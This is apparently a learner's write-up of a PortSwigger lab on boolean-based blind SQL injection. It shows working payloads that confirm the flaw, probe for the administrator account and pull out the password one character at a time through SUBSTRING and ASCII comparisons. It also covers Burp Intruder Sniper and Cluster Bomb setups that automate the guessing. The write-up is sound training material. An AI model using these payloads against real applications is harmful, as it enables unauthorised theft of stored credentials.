Recently, I was practising SQL injection on PortSwigger Web Security Academy, and the topic was:
Lab: Blind SQL injection with conditional responses
I wanted to write down my process and notes for myself, especially because this lab helped me understand how blind SQL injection works when the application does not directly return database output.
Instead of seeing the SQL query result directly, the idea is to observe whether the application responds differently depending on whether a condition is true or false.
In this lab, the useful signal was the presence of the message:
Welcome back
If the injected condition was true, the page showed the welcome message. If the condition was false, the welcome message disappeared.
That difference became the side channel for extracting data.
Testing for Blind SQL Injection
I first tested whether the application response changed based on a true or false SQL condition.
' AND '1'='1
Then I tested a false condition:
' AND '1'='2
If the page behaves differently between these two payloads, it is a strong sign that the application is vulnerable to boolean-based blind SQL injection.
The key observation was:
True condition  → Welcome back appears
False condition → Welcome back disappears
This confirmed that I could use conditional responses to ask the database yes/no questions.
Checking Whether the Administrator User Exists
Next, I checked whether the administrator user existed in the users table.
' AND (SELECT 'a' FROM users WHERE username='administrator')='a

If the condition is true, the application returns the normal response with the welcome message.
This confirmed that the administrator user existed.
Confirming the Password Length
Before extracting the password character by character, I needed to know the length of the administrator password.
The lab indicated that the password length was 20, and the welcome message persisted when the condition was correct.
Knowing the password length is useful because it defines how many character positions need to be extracted.
Password length = 20
Extracting the Password Character by Character
The next step was to extract the password one character at a time.
For the first character, the idea was to test:
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a
If the response contains Welcome back, then the first character is a.
If not, I repeat the test with:
b, c, d, ... z, 0, 1, 2, ... 9
For the second character:
' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a
For the third character:
' AND (SELECT SUBSTRING(password,3,1) FROM users WHERE username='administrator')='a
This process works, but doing it fully manually is very slow.
So I moved to Burp Intruder.
Using Burp Intruder - Sniper Style
In Burp, I sent the request to Intruder and placed a payload marker around the guessed character.
Example payload position:
TrackingId=abc123'+AND+(SELECT+SUBSTRING(password,1,1)+FROM+users+WHERE+username='administrator')='§a§
For the payload list, I used:
abcdefghijklmnopqrstuvwxyz0123456789
The goal was to let Burp try each possible character and identify which request caused the Welcome back message to appear.

From the result, I found that the first character was:
x
This worked, but repeating it manually for each position would still be slow.
Switching to Cluster Bomb

To speed this up, I switched to Cluster Bomb mode in Burp Intruder.
Instead of only testing one password position at a time, I used two payload positions:
Cookie: TrackingId=abc123xyz' AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§; session=xxxxx
The two payload sets were:
Payload set 1: 1 to 20
Payload set 2: a to z and 0 to 9
This means Burp would test each password position against each possible character.
Using Grep Match
To make the correct results easier to identify, I configured Grep - Match in Burp Intruder.
The expression I added was:
Welcome back

This allowed Burp to flag the responses where the condition was true.

From this result, I could see that the 7th character of the password was:
b
This method works, but there is a downside.
For a 20-character password with 36 possible characters, the total number of requests is:
20 × 36 = 720 requests
That is not terrible, but it is still slow, especially if rate limits or network delays are involved.
A Smarter Alternative: Binary Search
A more efficient approach is to use binary search over the ASCII value of each character.
Instead of asking:
Is the character equal to a?
Is the character equal to b?
Is the character equal to c?
...
I can ask:
Is the ASCII value of this character greater than X?
For example:
' AND (SELECT ASCII(SUBSTRING(password,1,1)) FROM users WHERE username='administrator') > 85--

The character space I cared about was:
0-9 and a-z
Their ASCII ranges are:
0 = 48
9 = 57
a = 97
z = 122
A simple search range can be:
low = 48
high = 122
The binary search logic is:
low = 48
high = 122

mid = (low + high) / 2

Ask:
Is ASCII(SUBSTRING(password, position, 1)) > mid?

If true:
    low = mid + 1

If false:
    high = mid

Repeat until:
    low == high
The general payload format is:
Cookie: TrackingId=YOUR_TRACKING_ID' AND (SELECT ASCII(SUBSTRING(password,POSITION,1)) FROM users WHERE username='administrator') > MID--; session=YOUR_SESSION
Example:
' AND (SELECT ASCII(SUBSTRING(password,1,1)) FROM users WHERE username='administrator') > 85--

By narrowing the range continuously, it is possible to infer each character with far fewer requests compared to brute forcing every possible character.
In practice, this is much more efficient.
But to be honest, for this lab, I was a bit lazy and decided to stick with the Cluster Bomb approach. XD
Why Binary Search Is Better
The Cluster Bomb approach needs around:
20 positions × 36 possible characters = 720 requests
The binary search approach only needs around:
log2(75) ≈ 7 requests per character
For 20 characters:
20 × 7 = about 140 requests
So binary search is much more efficient.
This is a good reminder that blind SQL injection is not only about knowing the syntax. It is also about asking better questions.
Key Takeaways
This lab helped me understand blind SQL injection more clearly.
My main takeaways were:
Blind SQLi relies on side channels. The application does not show database output directly, but different responses can still leak information.
True and false conditions are the foundation. Payloads like
' AND '1'='1and' AND '1'='2help confirm whether the response is conditional.Data can be extracted one character at a time.
SUBSTRING()allows testing individual characters from a hidden value.Burp Intruder helps automate repetitive testing. Sniper and Cluster Bomb are useful for testing positions and character values.
Grep Match makes results easier to read. Matching
Welcome backquickly highlights successful conditions.Binary search is more efficient than brute force. Instead of checking every character directly, ASCII comparisons can reduce the number of requests.
Reflection
This lab was useful because it showed the practical difference between visible SQL injection and blind SQL injection.
In a normal SQL injection case, I might be able to directly extract database values from the response. But in blind SQL injection, I need to infer data based on application behaviour.
The most important mindset shift is:
I am not asking the database to show me the answer.
I am asking the database yes/no questions until I can infer the answer.
The manual method helped me understand the logic, while Burp Intruder helped automate the boring parts.
The binary search approach was also interesting because it showed that exploitation can be optimised. Even if a brute-force method works, a smarter method can reduce time and noise significantly.
Overall, this was a good lab for understanding boolean-based blind SQL injection and for practising Burp Intruder workflows.